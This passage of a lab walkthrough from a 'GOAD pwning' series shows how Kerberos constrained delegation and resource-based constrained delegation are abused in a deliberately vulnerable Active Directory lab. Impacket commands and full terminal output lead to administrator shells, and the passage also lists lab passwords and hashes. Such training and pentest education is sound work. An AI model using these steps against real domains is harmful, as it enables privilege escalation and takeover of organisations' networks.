
The constrained delegation with protocol transition was not present originally in the lab, but you can add it with the following commands :

```
sudo docker run -ti --rm --network host -h goadansible -v $(pwd):/goad -w /goad/ansible
goadansible ansible-playbook vulnerabilities.yml -l dc02 --tags
"data,constrained_delegation_kerb"
```

Or you could add it by hand with the powershell commands :

```
Set-ADComputer -Identity "castelblack$" -ServicePrincipalNames
@{Add='HTTP/winterfell.north.sevenkingdoms.local'}
Set-ADComputer -Identity "castelblack$" -Add @{'msDS-
AllowedToDelegateTo'=@('HTTP/winterfell.north.sevenkingdoms.local','HTTP/winterfell')}
```

This result to this in the windows GUI :



A good example of exploitation can be found here:

<https://snovvcrash.rocks/2022/03/06/abusing-kcd-without-protocol-transition.html>

The self-RBCD trick doesn't work anymore. When i was writing this article i tried the self-rbcd without success many times. After multiple tries and fail i ask to charlie (@_nwodtuhs) what i am doing wrong, because i can't find out why this don't work as expected. He explained to me that the self rbcd trick didn't work anymore and have been silent patch by Microsoft :'(

- To exploit the constrained delegation here we only need a forwardable TGS as administrator to any service on castelblack
- But if we do a s4u (s4u2self + s4u2proxy) like we did with protocol transition, the s4u2self will send us a not forwardable TGS and the attack will fail.
- So to exploit and get the forwardable TGS we need, we first need to add a computer and use RBCD between the created computer (rbcd_const\$) and the computer who have delegation set (here castelblack\$).
- By doing that, you can do a s4u2self followed by a s4u2proxy on the added computer and the result is a forwardable tgs on hots/castelblack\$ as administrator.
- Once that done, you have the forwardable ticket to pass to s4u2proxy, and we even can change the request service with -altservice

```
# add computer X (rbcd_const)
addcomputer.py -computer-name 'rbcd_const$' -computer-pass 'rbcdpass' -dc-host
192.168.56.11 'north.sevenkingdoms.local/arya.stark:Needle'

# add rbcd from X (rbcd_const) to constrained (castelblack)
rbcd.py -delegate-from 'rbcd_const$' -delegate-to 'castelblack$' -dc-ip 192.168.56.11 -
action 'write' -hashes ':b52ee55ea1b9fb81de8c4f0064fa9301'
north.sevenkingdoms.local/'castelblack$'
```

Do the s4u2self followed by the s4u2proxy on castelblack (this is the classic RBCD attack)

```
# s4u2self on X (rbcd_const)
getST.py -self -impersonate "administrator" -dc-ip 192.168.56.11
north.sevenkingdoms.local/'rbcd_const$': 'rbcdpass'

# s4u2proxy from X (rbcd_const) to constrained (castelblack)
getST.py -impersonate "administrator" -spn "host/castelblack" -additional-ticket
'administrator@rbcd_const$@NORTH.SEVENKINGDOMS.LOCAL.ccache' -dc-ip 192.168.56.11
north.sevenkingdoms.local/'rbcd_const$': 'rbcdpass'
```

You could also do the 2 (s4u2self + s4u2proxy) in one command :

```
getST.py -spn 'host/castelblack' -impersonate Administrator -dc-ip 192.168.56.11
north.sevenkingdoms.local/'rbcd_const$': 'rbcdpass'
```

And launch the s4uProxy with the forwardable ticket

```
# s4u2proxy from constrained (castelblack) to target (winterfell) - with altservice to
change the SPN in use
getST.py -impersonate "administrator" -spn "http/winterfell" -altservice "cifs/winterfell"
-additional-ticket 'administrator@host_castelblack@NORTH.SEVENKINGDOMS.LOCAL.ccaché' -dc-ip
192.168.56.11 -hashes ':b52ee55ea1b9fb81de8c4f0064fa9301'
north.sevenkingdoms.local/'castelblack$'
```

```
export KRB5CCNAME=/workspace/administrator@cifs_winterfell@NORTH.SEVENKINGDOMS.LOCAL.ccaché
wmiexec.py -k -no-pass north.sevenkingdoms.local/administrator@winterfell
```

```
[Nov 13, 2022 - 21:11:20 (CET)] exegol-goadv2 kdc2 # addcomputer.py -computer-name 'rbcd_const$' -computer-pass 'rbcdpass' -dc-host 192.168.56.11 north.sevenkingdoms.local/arya.stark:Needle
Impacket v0.10.1.dev1+20220908.114327.57e48c51 - Copyright 2022 SecureAuth Corporation
[*] Successfully added machine account rbcd_const$ with password rbcdpass.
[Nov 13, 2022 - 21:11:34 (CET)] exegol-goadv2 kdc2 # rbcd.py -delegate-from 'rbcd_const$' -delegate-to 'castelblack$' -dc-ip 192.168.56.11 -action 'write' -hashes ':b52ee55ea1b9fb81de8c4f0064fa9301' north.sevenkingdoms.local/'castelblack$'
Impacket v0.10.1.dev1+20220908.114327.57e48c51 - Copyright 2022 SecureAuth Corporation
[-] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] rbcd_const$ can now impersonate users on castelblack$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[-] rbcd_const$ (5-1-5-21-638448100-400671799-261795860-1128)
[Nov 13, 2022 - 21:11:42 (CET)] exegol-goadv2 kdc2 # getST.py -spn 'http/castelblack' -impersonate Administrator -dc-ip 192.168.56.11 north.sevenkingdoms.local/'rbcd_const$'/'rbcdpass'
Impacket v0.10.1.dev1+20220908.114327.57e48c51 - Copyright 2022 SecureAuth Corporation
[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2Self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@host_castelblack@NORTH.SEVENKINGDOMS.LOCAL.ccaché
[Nov 13, 2022 - 21:11:50 (CET)] exegol-goadv2 kdc2 # getST.py -impersonate administrator -spn 'http/winterfell' -altservice 'cifs/winterfell' -additional-ticket 'Administrator@host_castelblack@NORTH.SEVENKINGDOMS.LOCAL.ccaché' -dc-ip 192.168.56.11 -hashes ':b52ee55ea1b9fb81de8c4f0064fa9301' north.sevenkingdoms.local/'castelblack$'
Impacket v0.10.1.dev1+20220908.114327.57e48c51 - Copyright 2022 SecureAuth Corporation
[-] CCACHE file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating administrator
[*] Using additional ticket Administrator@host_castelblack@NORTH.SEVENKINGDOMS.LOCAL.ccaché instead of S4U2Self
[*] Requesting S4U2Proxy
[*] Changing service from http/winterfell@NORTH.SEVENKINGDOMS.LOCAL to cifs/winterfell@NORTH.SEVENKINGDOMS.LOCAL
[Nov 13, 2022 - 21:12:17 (CET)] exegol-goadv2 kdc2 # export KRB5CCNAME=/workspace/kdc2/administrator@cifs_winterfell@NORTH.SEVENKINGDOMS.LOCAL.ccaché
[Nov 13, 2022 - 21:12:17 (CET)] exegol-goadv2 kdc2 # !ls
Ticket cache: FILE:/workspace/kdc2/administrator@cifs_winterfell@NORTH.SEVENKINGDOMS.LOCAL.ccaché
Default principal: Administrator@north.sevenkingdoms.local

Valid starting Expires Service principal
11/13/2022 21:12:17 11/14/2022 07:12:17 cifs/winterfell@NORTH.SEVENKINGDOMS.LOCAL
renew until 11/14/2022 21:12:17
[Nov 13, 2022 - 21:12:48 (CET)] exegol-goadv2 kdc2 # wmiexec.py -k -no-pass north.sevenkingdoms.local/administrator@winterfell
Impacket v0.10.1.dev1+20220908.114327.57e48c51 - Copyright 2022 SecureAuth Corporation
[*] SMBv3.0 dialect used
[*] Launching semi-interactive shell - Careful what you execute
[*] Press help for extra shell commands
C:\>whoami
north\administrator
```

After the exploit a little clean up of the lab, flush the rbcd entry and delete the computer account with a domain admin:


```
rbcd.py -delegate-to 'castelblack$' -delegate-from 'rbcd_const$' -dc-ip 192.168.56.11 -
action 'flush' -hashes ':b52ee55ea1b9fb81de8c4f0064fa9301'
north.sevenkingdoms.local/'castelblack$'
addcomputer.py -computer-name 'rbcd_const$' -computer-pass 'rbcdpass' -dc-host
192.168.56.11 'north.sevenkingdoms.local/eddard.stark:FightP3aceAndHonor!' -delete
```

Resource Based Constrained Delegation

- Resource Based Constrained delegation (RBCD)
- You can abuse RBCD when you can edit the attribute : msDS-AllowedToActOnBehalfOfOtherIdentity

A computer account can edit his own attribute msDS-AllowedToActOnBehalfOfOtherIdentity This is usefull when you do Idaps NTLM relay (like in the drop-the-mic attack path), you can then edit the computer attribute and launch an RBCD exploitation.

- An example of exploitation is when you got genericAll or genericWrite ACL on a Computer.
- You can find this in the lab when you look at the acl on users.



- We can see that stannis.baratheon got a generic Write on kingslanding
- The RBCD exploitation append with the following commands :
- Create a computer X (rbcd\$)

```
addcomputer.py -computer-name 'rbcd$' -computer-pass 'rbcdpass' -dc-host
kingslanding.sevenkingdoms.local 'sevenkingdoms.local/stannis.baratheon:Drag0nst0ne'
```

Add delegation write on our target from X (rbcd\$)

```
rbcd.py -delegate-from 'rbcd$' -delegate-to 'kingslanding$' -dc-ip
'kingslanding.sevenkingdoms.local' -action 'write'
sevenkingdoms.local/stannis.baratheon:Drag0nst0ne
```

- Now X (rbcd\$) got delegation permission on our target, you can now do an s4u2self query followed by an S4u2proxy.
- This will result in an administrator permission on kingslanding.

```
getST.py -spn 'cifs/kingslanding.sevenkingdoms.local' -impersonate Administrator -dc-ip
'kingslanding.sevenkingdoms.local' 'sevenkingdoms.local/rbcd$:rbcdpass'
```

```
export
KRB5CCNAME=/workspace/rbcd/Administrator@cifs_kingslanding.sevenkingdoms.local@SEVENKINGDOM
S.LOCAL.ccache
wmiexec.py -k -no-pass @kingslanding.sevenkingdoms.local
```

```
[Nov 13, 2022 - 20:41:00 (CET)] exegol-goadv2 rbcd # addcomputer.py -computer-name 'rbcd$' -computer-pass 'rbcdpass' -dc-host kingslanding.sevenkingdoms.local 'sevenkingdoms.local/stannis.baratheon:Drag0nst0ne'
Impacket v0.10.1.dev1+20220908.114327.57e48c51 - Copyright 2022 SecureAuth Corporation

[*] Successfully added machine account rbcd$ with password rbcdpass.
[Nov 13, 2022 - 20:41:01 (CET)] exegol-goadv2 rbcd # rbcd.py -delegate-from 'rbcd$' -delegate-to 'kingslanding$' -dc-ip 'kingslanding.sevenkingdoms.local' -action 'write' sevenkingdoms.local/stannis.baratheon:Drag0nst0ne
Impacket v0.10.1.dev1+20220908.114327.57e48c51 - Copyright 2022 SecureAuth Corporation

[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] rbcd$ can now impersonate users on kingslanding$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*] rbcd$ (S-1-5-21-1489754491-4246775990-3914137275-1127)
[Nov 13, 2022 - 20:41:13 (CET)] exegol-goadv2 rbcd # getST.py -spn 'cifs/kingslanding.sevenkingdoms.local' -impersonate Administrator -dc-ip 'kingslanding.sevenkingdoms.local' 'sevenkingdoms.local/rbcd$rbcdpass'
Impacket v0.10.1.dev1+20220908.114327.57e48c51 - Copyright 2022 SecureAuth Corporation

[-] Ccache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@cifs_kingslanding.sevenkingdoms.local@SEVENKINGDOMS.LOCAL.ccache
[Nov 13, 2022 - 20:41:21 (CET)] exegol-goadv2 rbcd # export KRBSNAME=/workspace/rbcd/Administrator@cifs_kingslanding.sevenkingdoms.local@SEVENKINGDOMS.LOCAL.ccache
[Nov 13, 2022 - 20:41:43 (CET)] exegol-goadv2 rbcd # wmiexec.py -k -no-pass @kingslanding.sevenkingdoms.local
Impacket v0.10.1.dev1+20220908.114327.57e48c51 - Copyright 2022 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
sevenkingdoms\Administrator
```

After the exploit a little clean up of the lab, flush the rbcd entry and delete the computer account with a domain admin:

```
rbcd.py -delegate-from 'rbcd$' -delegate-to 'kingslanding$' -dc-ip
'kingslanding.sevenkingdoms.local' -action 'flush'
sevenkingdoms.local/stannis.baratheon:Drag0nst0ne
addcomputer.py -computer-name 'rbcd$' -computer-pass 'rbcdpass' -dc-host
kingslanding.sevenkingdoms.local 'sevenkingdoms.local/cersei.lannister:il0vejaime' -delete
```

Ressources - go further

- <https://www.thehacker.recipes/ad/movement/kerberos/delegations>
- <https://www.otsoshant.io/blog/attacking-kerberos-constrained-delegation/>
- <https://sensepost.com/blog/2020/chaining-multiple-techniques-and-tools-for-domain-takeover-using-rbcd/>
- <https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse>
- <https://ppn.snovvcrash.rocks/pentest/infrastructure/ad/delegation-abuse>
- And i recommend you to take a look at charlie's talk about delegation :
<https://www.thehacker.recipes/ad/movement/kerberos/delegations#talk>

Next time we will have fun with ACL : : ([Goad pwning part11](#)) :